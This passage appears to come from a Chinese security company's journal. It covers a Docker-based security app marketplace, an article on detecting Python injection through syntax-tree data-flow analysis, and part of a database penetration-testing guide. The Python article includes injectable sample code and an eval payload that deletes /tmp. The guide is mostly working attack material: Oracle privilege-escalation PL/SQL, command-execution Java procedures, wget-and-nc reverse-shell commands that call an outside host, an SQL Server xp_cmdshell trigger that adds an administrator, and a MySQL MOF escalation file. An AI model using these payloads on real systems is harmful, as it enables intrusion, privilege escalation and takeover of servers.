另一方面，安全企业往往有大量不同细分行业的客户，每个客户的安全需求和网络环境千差万别，那么安全产品的开发者在开发和测试产品的时候，不能保证与客户的实际场景完全一致，因而会产生很多技术问题无法及时解决。

那么有没有一种更适合未来新兴网络环境的安全产品交付方案呢？一种方法是将安全产品 SaaS 化，即为客户提供弹性可扩展的安全服务，隐藏了各种底层复杂的安全设备和安全机制。笔者在前几期《安全 +》中曾提出过软件定义的安全架构，通过可编程、开放的安全控制平台实现安全资源抽象池化，为客户提供开放可编程的应用接口，进而实现安全应用的快速开发。

软件定义的安全应用可以满足客户需求，但还有几个问题亟待解决：首先，官方开发的安全应用毕竟是少数，不能覆盖所有业务场景，也不是所有用户都具备二次开发的能力，那么大多数用户会面临只有少量安全应用可用的尴尬境地；其次，每个应用所适配的环境不同，那么如何部署这些应用，将是极大的挑战；最后，随着安全威胁的日益增加，安全应用的迅速和大量升级可能成为常态，那么如何做到“无缝”升级，也是需要解决的问题。

2 安全应用超市简介

事实上，应用市场的概念源于 Apple 的 APP Store 模式，该模式是一个基于 IOS 平台的自营销体系，与广大开发者和用户共同形成了良好的生态环境，并获得了很好的商业收益。虽然个人消费市场与企业安全市场无论从营销模式还是技术实现方面，都有千差万别，但这一新概念无疑为我们提供了一个很好的思路。图 1 描述了安全应用超市的概念图，安全厂商在云端收集、推广和分发某些用户开发的应用，其他用户可以一键购买或租赁、部署和更新所需的应用服务。




图 1 应用超市的模式概念图

安全应用超市与以往的安全产品交付模式有革命性的变化，终端用户将不需要关注具体的安全硬件功能、性能甚至型号，而只需要关注是否适合其适用的业务场景，例如 Web 服务运营客户不需要了解厂商是否有 Web 扫描器或 Web 防火墙，或安全产品是否支持透明代理或反向代理，或需要多少台安全设备；相反，他们只需要关注 Web 安全防护应用面向游戏、电商或其他类型的站点，是否具有定时检查和实时防护功能，以及确定需要防护多大量级的 Web 服务即可，应用便会自动通过软件定义的安全控制平台准备好相应的虚拟安全设备，设置好网络流向路径，配置相应的安全策略。这些复杂的操作，绝大部分对客户是透明的。

正如前述，要做到安全应用的自动化运维，企业在部署和管理环节存在很多困难，例如：

• **安全应用体积巨大** 一个安全应用可能包含多个安全产品，如抗 APT 检测应用会包含流量分析、入侵检测、行为检测和系统扫描等产品，每个安全产品都是独立庞大的系统，如果说初始化下载尚可，那不断的维护更新的开销则对安全管理员完全不可接受。

• **安全应用部署环境复杂** 一个安全应用除了安全设备外，还包含如何准备网络、计算和存储环境的脚本和配置文件，那么这些控制信息和元数据是否能适用于不同行业的客户环境，又或另外一个问题，不同行业的客户环境出现异常，研发团队是否能够快速重现和解决问题?

• **认证和计费支持** 以往厂商向客户交付的是硬件设备，而客户获得应用服务和更新的方式是在线购买或租赁，获得这些服务的凭据则是认证的密钥，所以对于安全控制平台和安全设备，都需要支持集中式的认证和计费。

3 系统支撑技术

3.1 软件定义安全架构

软件定义安全的架构将安全设备的控制平面移到了集中控制的安全平台，将众多底层设备抽象为安全资源池，以松耦合的方式与

IaaS 和 SDN 等新型业务环境交互，并以通过开放和可编程的方式为北向的安全应用提供高效可靠的安全接口。该架构如图 2 所示，在前几期《安全 +》中已有介绍，本文不做赘述。




图 2 软件定义安全的架构

3.2 轻量级虚拟化 Docker

Docker 是介于 IaaS 和 PaaS 之间的虚拟化方案，有高效、隔离和轻量级等优点。Docker 技术涉及三大概念，包括镜像（Image）、容器（Container）、仓库（Repository）。下面结合本项目对其进行详细介绍。

Docker 镜像对应预安装的操作系统和若干应用软件的系统，也是启动一个 Docker 容器的基础。

Docker 容器是基于主机之上的操作系统虚拟化，作为普通进程运行于宿主机器之上。Docker 利用容器来运行应用，而容器是基于镜像创建的运行实例，可以被启动、开始、停止、删除等。Docker 镜像是静态的，而 Docker 容器是动态的，Docker 容器启动需要先装载 Docker 镜像，启动之后的容器可以进行动态化管理，也可以对容器进行打包，生成新的镜像。

与虚拟机（VM）一样，每个 Docker 容器之间相互隔离，安全性得到操作系统要求的保证；而容器对于虚拟机有明显的优势，主要有：

•VM 运行整个虚拟操作系统于主机之上，而 Docker 容器直接加载应用程序在主机上运行，一个主机可以同时运行数千个容器；

•Docker 容器启动速度远远快于 VM，实现高效快速化，容器的启动时间是秒级的；

•Docker 容器比 VM 轻量级，节约资源，便于管理。

Docker 仓库是集中存放 Docker 镜像的场所。分为远程和本地，本地指的是存放本地的镜像仓库，而远程仓库就是指 Registry 仓库，对外提供 Docker 镜像下载、上传等服务。

此外，Docker 使用了 AUFS 文件系统，允许用户将一次对磁盘做的读写操作变为文件系统中一层增量的部分，面向不同层面应用的镜像可以以树形结构建立，子镜像的容量只比父镜像大了增量部分，如图 3 所示。不同用户的不同镜像的不同版本都可源于同一个安全厂商提供的预置的镜像，这样所有的应用更新都可以只传输增量部分，大大减少了传输的时间和网络开销。




图 3 Docker 镜像层次图

最后，Docker 提供了很好的版本管理和资源隔离，安全厂商的

研发 Docker 环境与客户部署的 Docker 环境可以完全一致，当客户遇到非预期的应用异常时，研发只需要检出对应版本的 Docker 镜像，启动的容器中操作系统、网络和应用软件环境与用户侧则是相同的，很容易排查问题。

可见，Docker 作为新型的虚拟化技术，适合 APP 的快速交付和部署，APP 的迁移扩展比较高效简单，有更高效的虚拟化效率，以及更一致的研发和生产环境，非常适用于企业级的安全应用超市的底层支撑技术。

4 安全应用超市设计

安全应用超市设计是面向软件定义网络（SDN，Software-defined networking）和网络虚拟化（NV，Network Virtualization）的新型网络架构环境，实现 APP 的提交、审核、购买以及自动化部署等功能。




图 4 安全应用超市架构图

该系统的架构如图 4 所示，分为两大核心部件：应用超市和安全控制平台 (SC)。应用超市主要负责云端 APP 的管理，并对外提供 APP 下载上传接口；安全控制平台可以从应用超市进行认证并下载 APP，从而部署 APP 到本地服务器上。

4.1 典型交互案例

我们先做一些假定：应用超市对多个客户开放，一个客户可能有多套业务系统，每个业务系统部署一个安全控制平台，该控制平台可长期与应用超市端连接，用于接收应用数据和控制信息。

那么，一个简单的使用案例的流程说明如图 5 所示：




图 5 APP Store 用例设计

• 首先，用户打开应用超市的 Web Portal，使用用户名密码或证书登录。

• 其次，用户浏览或根据关键字、应用场景等搜索应用，找到感兴趣的应。

• 接着，用户点击购买，或选择租赁时间，获得应用超市的授权。

• 然后，应用超市提示所有连接的安全控制平台，用户选择相应的位置，应用被推送到相应的安全控制平台。

• 最后，用户在安全控制平台启动应用，或先选择应用部署在哪

些可用节点上随后启动。

4.2 应用超市与 Docker 技术的关联

在本项目中，应用超市的架构使用的底层支撑技术是 Docker，那么逻辑概念上两者会存在对应关系。

从概念上，应用程序对应的是 Docker 中的镜像，APP 的下载上传对应 Docker 镜像的下载上传。由于 Docker 镜像是分层的，那么我们也可将镜像分为三层管理，以提高镜像管理效率：最顶层的是基础镜像层，安装所有容器都需要的软件；中间层是服务镜像层，根据能力不同安装不同的服务软件；最底层是应用镜像层，仅安装应用程序相关的软件。

其次，每个容器的运行对应于本项目中 APP 的部署和运行，当安全控制平台得到镜像后，按照策略将其部署到可用节点上，并启动该镜像对应的容器，那么容器所提供的服务就是 APP 的功能。

最后，Docker 仓库对应到本项目中的应用超市私有云服务和用户端的安全控制平台，即首先安全控制平台先从超市仓库获得镜像，保存在本地的私有仓库中，然后每个节点从该私有仓库获取镜像，进而启动容器。




图 6 安全应用超市技术细节图

所以，总体的安全应用超市用 Docker 实现如图 6 所示，具体技术对应关系如下所示：

- 静态概念映射

Docker 镜像 ->APP

Docker Registry 仓库 ->Cloud APP Store

Docker Local 仓库 ->Client APP Store

- 动态概念映射

Docker 镜像转容器 -> 运行部署 APP

Docker 容器转镜像 ->APP 创建，环境搭建等

Docker 镜像下载（Registry 仓库到 Local 仓库）->APP 下载（Cloud APP Store 到 Client APP Store）

Docker 镜像上传（Local 仓库到 Registry 仓库）->APP 上传（Client APP Store 到 Cloud APP Store）

5 安全应用超市实现

技术路线方面，使用 Java 技术实现应用超市和安全控制平台，采用 Docker 容器实现前述两者的底层管理，并将系统运行在 IaaS 和 SDN 环境中，利用 SDN 的特性，可设计实现流量牵引和流量获取等应用，如抗 DDoS、Web 防护。

5.1 超市云服务

应用超市使用 Java Jersey REST 框架搭建，作为一个 Daemon 程序提供功能如下：

• 提供云端 APP 的查询功能接口，使得用户可以查询云端 APP 的信息，从而进一步下载所需要的 APP。

• 提供云端 APP 的删改功能接口，便于管理员管理。

• 提供 LDAP 认证服务功能接口(APP Client 用户的增删改查)，实现安全认证和权限管理功能。对于每个安全控制平台的 APP client 模块，通过应用超市分配一个用户名和密码，从而提高系统的安全性和可靠性。只有认证通过了的 APP Client 模块才能提供正常的服务，否则失败。

5.2 安全控制平台

安全控制平台中的 APP Client 模块，通过 REST 的方式将接口开放出去，提供给前端网站调用，从而实现 APP 的上传、下载等功能。

出于对安全的考虑，设计如下：

• 需要在安全控制平台的 APP Client 模块中配置正确的 APP Client 用户名密码或证书，从而和超市云服务进行正常通信。

• REST 接口使用 Basic Auth 或 Oauth 验证，提高系统的安全性。

核心功能：

• 提供 APP 的上传、下载功能接口，与应用超市进行通信，供前端网站调用，从而实现一键下载、一键上传的功能。

• 提供 APP 操作功能接口，实现 APP 的初始化、启动、停止等。

边缘功能：

• 对于本地 APP 的增删查功能接口，查看本地 APP，便于用户对本地 APP 进行操作管理。

5.3 安全应用超市前端

一个简单超市 Web 前端的展示如图 7 所示。用户通过 Web 前端登陆应用超市，可选择分类浏览，或根据推荐找到所需应用，点击下载即可启动超市云服务和安全控制平台之间的应用同步功能。




图 7 应用超市展示

6 结论

安全应用超市的概念将改变安全产品发布和运营的模式，为用户提供一键购买、租赁和升级等功能，隐藏了安全产品复杂的实现和部署环节，通过标准化的应用上传、下载和部署，可大大增加应用的适用环境，降低开发和维护成本。

此外，通过 Docker 技术实现该系统具有高效、可扩展、易维护等优点；通过安全控制平台可快速支持应用的下载、部署和更新，以及提供高效开放的应用接口，使得用户端的整个安全系统可利用软件定义和虚拟化等特性，加快安全检测和防护的效率。

Python注入判断原理及实践

安全研究部　廖新喜

关键词：Python 注入 源码 语法树

摘要：Python 由于其简单、快速、库丰富的特点在国内使用的越来越广泛，但是一些不好的用法却带来了严重的安全问题。本文从 Python 源码入手，分析其语法树，跟踪数据流来判断是否存在注入点。

引言

Python 注入问题是说用户可以控制输入，导致系统执行一些危险的操作。它是 Python 中比较常见的安全问题，特别是把 Python 作为 Web 应用层时这个问题就更加突出，它包括代码注入、OS 命令注入、SQL 注入、任意文件下载等。

一、注入的场景

主要是在 Web 应用场景中，用户可直接控制输入参数，并且程序未做任何参数判断或者处理，直接就进入了危险函数中，导致执行一些危险的操作。主要的注入类型有：

（一）OS 命令注入

主要是程序中通过 Python 的 OS 接口执行系统命令，常见的危险函数有 os.system,os.popen,commands.getoutput,commands.getstatusoutput,subprocess 等一些接口。例如：def myserve(request,fullname):os.system('sudo rm -f %s'%fullname), fullname 是用户可控的，恶意用户只需利用 shell 的拼接符就可以完成一次很好的攻击。

（二）代码注入

是说在注入点可以执行一段代码，这个一般是由 Python 的序列话函数 eval 导致的，例如：def eval_test(request,login):login = eval(login), 如果恶意用户从外界传入 __import__('os').system('rm /tmp -fr') 就可以清空 tmp 目录。

（三）SQL 注入

在一般的 Python Web 框架中都对 SQL 注入做了防护，但是

千万别认为就没有注入风险，使用不当也会导致 SQL 注入。例如：

```
def getUsers(user_id):
sql = ‘select * from auth_user where id =%s’ %user_id
res = cur.execute(sql)
```

（四）任意文件下载

程序员编写了一个下载报表或者任务的功能，如果没有控制好参数就会导致任意文件下载，例如：def export_task(request,filename):return HttpResponse(fullname)。

二、判断原理

从以上四种情况来看，都有一个共同点，那就是危险函数中使用了可控参数。如 system 函数中使用到的('sudo rm -f %s'%fullname)，如 eval 中使用到的 login 参数，如 execute 函数中使用到的 user_id 参数，如 HttpResponse 中使用到的 fullname 参数，这些参数直接从函数中传进来，或者经过简单的编码、截断等处理直接进入危险函数，导致了以上危险行为。如果在执行危险函数前对这些可控参数进行一定判断，如必须是数字，路径必须存在，去掉某些特殊符号等则避免了注入问题。

有了这个基础理论，这些参数数据在传递的过程中到底有没有改变？怎么顺利地跟踪可控参数呢？接下来分析 Python 的语法树。

三、Python 语法树

很显然，在参数不停传递过程中，普通的正则表达式已经无能为力了。这个时候就可以体现 Python 库丰富的特点。Python 官方库中就提供了强大的 Python 语法分析模块 ast。我们可以利用根据 ast 优化后的 PySonar 模块，PySonar 相对于 ast 模块而言有性能上的提升，另外是以 Python 的 dict 来表示的。

（一）语法树的表示 - 文件

一个文件中可以有函数，类，它是模块的组成单位。大体结构如下：{ “body” :[{},{}],” filename” :” test.py” ,” type” :” module” }，这是文件 test.py 得到的语法树结构，body 里面包含两个 dict，实际里面会存放函数、类、全局变量或者导入等，它是递归嵌套的，type 字段表明类型，在这里是模块，filename 则是它的文件名。

（二）语法树的表示 - 函数

函数的作用就不用多说了，django 的 view 层基本都是以函数为单位的。下面来看一个函数的语法树，如图 1：




图 1 函数的语法树

我们简单分析一下这个结构，首先是 type，这里是 FunctionDef，说明这个结构体是一个函数。_fields 中的 name、args、body、decorator_list 等是函数的基本组成单位。name 是函数名称，上述函数名为 is_this_subdomain；args 是函数的参数，它包含普通参数 args，默认参数 kwarg；lineno 是标明该语句所在的文件的行数；decorator_list 则是函数的修饰器，上述为空。

（三）语法树的表示 - 类

在类的语法树中，包含 body、decorator_list、lineno、name、base 等字段 type 是 ClassDef，表明该结构为 class，body 中则包含着函数的结构体，base 则是继承的父类。

（四）语法树的表示 - 示例

接下来我们将以一个 if 结构片段代码作为示例，来解释 Python 源码到其语法树的对应关系。片段代码: if type not in ['RSAS", "BVS"]:return HttpResponse("2")，得到的语法树如图 2。

在这个语法树结构中，body 里包含着 if




图 2 if 结构示意图

结构中的语句 return HttpResponse("2")。type 为 Compare 表示该结构体为判断语句，left 表示左值即源码中的 type。test 结构体则是用来进行 if 判断，test 中的 ops 对应着源码中的 not in，表示比较判断，comparators 则是被比较的元素。这样源码就和 Python 语法树一一对应起来，有了这些一一对应的基础，就有了判断 Python 注入问题的原型。

四、注入判断的实现

注入判断的核心就在于找到危险函数，并且判断其参数是可控的，找到危险函数这个只需要维护一个危险函数列表即可，当在语法树中发现了函数调用并且其名称在危险列表中就可以标记出该行代码。接下来的难点就在于跟踪该函数的参数，默认认为该危险函数的外层函数的参数是可控的，那就只需要分析这个外层函数参数的传递过程即可。首先分析哪些情况下，从一个参数赋值给另外一个参数其值还是可控的，下面列举了 5 种基本情况：

（1）属性取值：对一个变量取属性，比如 request 的 GET、POST、FILES 属性，属性的属性还是可控的，但是 request 的其他字段如 META、user、session、url 则得排查开外。

（2）字符串拼接：被拼接的字符串中包含可控参数，则认为赋值后的值也是可控的，需要考虑好各种拼接情况，如使用 +、% 等进行拼接。

（3）分片符取值：一般认为分片后的值

也是可控的。

（4）列表解析式，如果列表解析式基于某个可控因子进行迭代，则认为赋值后的列表也是可控的。

（5）简单的函数处理: a，处理函数是字符串操作函数（str, unicode, strip, encode 等）; b，简单的未过滤函数，也就是说这个函数的返回参数是可控的。




图 3 参数跟踪程序流程图

对外层函数中的所有代码行进行分析，判断是否是赋值类型，如果赋值类型的操作属于以上五种情况中任意一种，则将该赋值后的值放入可变参数列表中，具体的流程如图 3。

另外在分析的过程中还得排除下列情况，提前结束分析。第一种情况是 if 语句中有 os.path.exitst,isdigit 带可控参数并且含有 return 语句，如（if not os.path.isdir(parentPath)：return None）；第二种情况是将可控参数锁定在某个定值范围并直接返回的，如（if type not in ["R", "B"]：return HttpResponse("2")）。

五、结束语

对 Python 源码实现注入问题的自动审查，大大降低了人为的不可控性，使代码暴露出来的漏洞更少。当然目前来说，这个模块还是有一定局限性，对类的处理不够充分，没有分析导入的函数对属性的取值也不够细分等问题。

参考文献

Python 语法树 https://greentreesnakes.readthedocs.org/en/latest/nodes.html

数据库在渗透测试中的应用

安全服务部　孙爱萍 游江 刘红涛 刘嵩 王彦伟

关键词：数据库 渗透测试 SQL 注入 提权

摘要：数据库在应用程序中的作用是存放数据，但因其功能强大，也给渗透测试尤其是获得服务器控制权提供了一定的帮助。

引言

数据库在各种应用程序中的应用极其广泛，且其通常拥有很多功能，如读写文件、执行操作系统命令等。数据库的这些特性在提供了强大功能的同时也为攻击者提供了便利。另外，数据库本身的漏洞或不当的配置也会引入很大的安全风险。

本文分别介绍 Oracle，SQL Server，MySQL，Sybase 以及 DB2 在渗透测试中的应用。

一、Oracle 数据库在渗透测试中的应用

本节介绍利用 Oracle 进行提权、读写操作系统文件以及执行命令的方法。

(一) 使用 Oracle 提权

提权通过在 SQL*Plus 环境下执行 PL/SQL 命令完成。

1. 赋予用户 Java 执行权限

Oracle 可以通过 Java 执行权限去读写一个文件、执行系统命令或者是通过网络反弹 shell。

步骤：

(1) 创建一个用户，并赋予用户 create session 权限

(2) 执行语句，赋予用户 Java 执行权限 (只要用户具有 create session 权限，就可以通过如下语句获得 Java 权限，影响 Oracle 10g，11g 版本）

```
DECLARE
POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
CURSOR C1 IS SELECT 'GRANT',USER(),'SYS','java.io.FilePermission','<<ALL FILES>>','execute','ENABLED' FROM DUAL;
BEGIN
OPEN C1;
FETCH C1 BULK COLLECT INTO POL;
CLOSE C1;
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
END;
```

2. 获取 DBA 权限

在 Oracle11g 版本中，DBMS_JAVA 包里的这两个函数都带有一些 SQL 语句的参数，可以将 SQL 语句作为参数传递给 SET_OUTPUT_TO_JAVA 或 SET_OUTPUT_TO_SQL 函数执行，然后执行 DBMS_CDC_ISUBSCRIBE.INT_PURGE_WINDOW 函数，就可以通过 SET ROLE DBA 将 DBA 权限赋予当前用户。

步骤：

(1) 执行 SET_OUTPUT_TO_JAVA 语句

```
SELECT DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','oracle/aurora/rdbms/DbmsJava','SYS','writeOutputToFile','TEXT', NULL, NULL, NULL, NULL,0,1,1,1,1,0,'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE "GRANT DBA TO TEST "; END;', 'BEGIN NULL; END;') FROM DUAL;
```

(2) 执行存储过程

```
EXEC DBMS_CDC_ISUBSCRIBE.INT_PURGE_WINDOW('NO_SUCH_SUBSCRIPTION',SYSDATE());
```

(3) 执行 SET ROLE DBA 将 DBA 权限赋予当前用户

(二) 使用 Oracle 进行系统操作

在获取到 DBA 权限后，我们可以通过创建 java source 的方式，进行系统文件读写、执行系统命令，反弹 shell 操作。

通过以下步骤创建 java source 并通过存储过程调用：

(1) 创建 java source，实现文件读写、执行系统命令等功能。

```
create or replace and resolve java source named "oraexec" as
import java.lang.*;
import java.io.*;
public class oraexec
{
public static void execCommand(String command) throws IOException
{
// 执行系统命令，代码略
}
public static void readFile(String filename) throws IOException
{
// 读系统文件，代码略
```

```
    }
    public static void writeFile(String filename, String line) throws IOException
    {
       // 向系统写文件，代码略
    }
```

(2) 创建存储过程，调用 java source 实现功能。

```
    create or replace procedure javacmd(p_command varchar2) as
    language java
    name 'oraexec.execCommand(java.lang.String)';
    create or replace procedure javareadfile(p_filename in varchar2) as
    language java
    name 'oraexec.readFile(java.lang.String)';
    create or replace procedure javawritefile(p_filename in varchar2, p_line in varchar2) as
    language java
    name 'oraexec.writeFile(java.lang.String, java.lang.String)';
```

注：

在执行这些命令时，可能会产生 Exception in thread "Root Thread" java.security.AccessControlException: the Permission (java.io.FilePermission /tmp/test write) has not been granted to TEST. The PL/SQL to grant this is dbms_java.grant_permission('TEST', 'SYS:java.io.FilePermission', '/tmp/test', 'write') 等文件没有访问权限等情况，这是由于 Oracle 的用户没有权限去访问这些文件，我们可以通过执行如下语句，赋予用户对文件的访问权限。

```
    exec dbms_java.grant_permission('TEST','SYS:java.io.FilePermission','<<ALL FILES>>','read');
    exec dbms_java.grant_permission('TEST','SYS:java.io.FilePermission','<<ALL FILES>>','write');
```

通过以下步骤利用上步创建存储过程得到反弹 shell：

(1) 使用 javawritefile 将 wget 下载 nc 的命令写入到文件里面

```
exec javawritefile('/tmp/getnc', 'wget <nc 文件存储服务器 > -O /tmp/nc');
```

(2) 通过 javacmd 执行文件中的 wget 命令，下载 nc

```
    exec javacmd('/bin/sh /tmp/getnc');
```

(3) 将反弹 shell 命令写入到文件

```
    exec javawritefile('/tmp/shell', '/tmp/nc <IP> <Port> -e /bin/sh');
```

(4) 本地启动 nc 监听，同时执行反弹 shell 命令

```
    exec javacmd('/bin/sh /tmp/shell');
```

二、SQL Server 数据库在渗透测试中的应用

本节介绍一种利用 SQL Server 触发器进行提权的方法。

触发器是对表进行插入、更新、删除等操作时自动执行的特殊

存储过程，如进行 UPDATE、INSERT、DELETE 等操作时，系统会自动调用该表上对应的触发器。

通过 SQL Server 触发器，可以使用执行者的权限执行自定义的命令。在渗透过程中，设置好触发器以后，等待、诱使高权限用户去触发这个触发器，来实现入侵、提权、留后门等目的。

本节的实验环境为 Win2k3 + SQL Server 2005，默认安装 SQL Server，安装一个开源应用 SiteServer，并建立 test 用户，不给予服务器角色，数据库角色仅给予 dbo 和 public 权限。并将 test 库与 test 用户相互映射。xp_cmdshell 已经被恢复（也可以通过触发器来恢复）。

使用 SQL Server 提权步骤如下：

(1) 使用 test 用户建立触发器语句：

USER-9E23B4...LQuery3.sql | USER-9E23B4...LQuery2.sql | 摘要

```
set ANSI_NULLS ON
set QUOTED_IDENTIFIER ON
go

ALTER TRIGGER [test]
   ON [dbo].[bairong_Administrator]
   AFTER UPDATE
AS
BEGIN
    EXECUTE MASTER.DBO.XP_CMDSHELL 'net user STD 123456 /add'
    EXECUTE MASTER.DBO.XP_CMDSHELL 'net localgroup administrators STD /add'
END
```

图 1 建立 SQL Server 触发器

(2) 诱使高权限用户执行 UPDATE 语句触发上述触发器，触发后系统中会添加一个名为 STD 的管理员用户。

三、MySQL 数据库在渗透测试中的应用

本节介绍 MySQL 数据库的几种提权方法。

(一)MySQL mof 提权

此方法思路为当 MySQL 以系统高权限账号启动时，可利用 MySQL 将 mof 文件写入到 %SystemRoot%\System32\Wbem\MOF\ 目录下并自动被系统执行。

步骤：

(1) 创建 mof 文件，代码如下：

```
#pragma namespace("\\\\.\\root\\subscription")
instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
            "Where TargetInstance Isa \"Win32_LocalTime\" "
            "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
     "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.
run(\"net.exe user std std  /add\")";
};
instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```

